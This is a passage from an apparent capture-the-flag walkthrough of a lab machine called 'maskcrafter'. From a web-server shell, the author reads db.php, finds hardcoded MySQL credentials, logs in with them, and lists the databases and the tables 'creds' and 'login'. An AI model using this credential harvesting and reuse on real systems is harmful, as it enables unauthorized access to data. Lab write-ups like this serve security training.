
```
www-data@maskcrafter:/var/www/html$ cat db.php
cat db.php
<?php

$connection = mysqli_connect("localhost", "web", "P@ssw0rdweb", "mydatabase")
;

if (!$connection)
{
        die("<h4>Connection failed -> " . mysqli_connect_error() . "</h4>");
}

echo "<i>This webpage was created out of urgency and as such some features ar
e still buggy and may not work as intended.</i><br>";

echo "<pre>";
echo "DB connection ok.";
echo "</pre>";
echo "<hr>";
```

I found the MYSQL server's username, password and database name. This is really interesting. I login into the mysql server using the credentials I just got.




```
www-data@maskcrafter:/var/www/html$ mysql -u web -p
mysql -u web -p
Enter password: P@ssw0rdweb

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 326
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
```

The login is successful. Using show databases; command, I view all the databases.




```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mydatabase         |
| mysql              |
| performance_schema |
| phpmyadmin         |
| sys                |
+--------------------+
6 rows in set (0.14 sec)
```

I shift the database to "mydatabase" and use the show tables; command to see all the tables in this database.




```
mysql> use mydatabase
use mydatabase
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+---------------------+
| Tables_in_mydatabase |
+---------------------+
| creds               |
| login               |
+---------------------+
2 rows in set (0.00 sec)

mysql> 
```

There are two tables in this database. I use the select * command to view the data in both these tables.



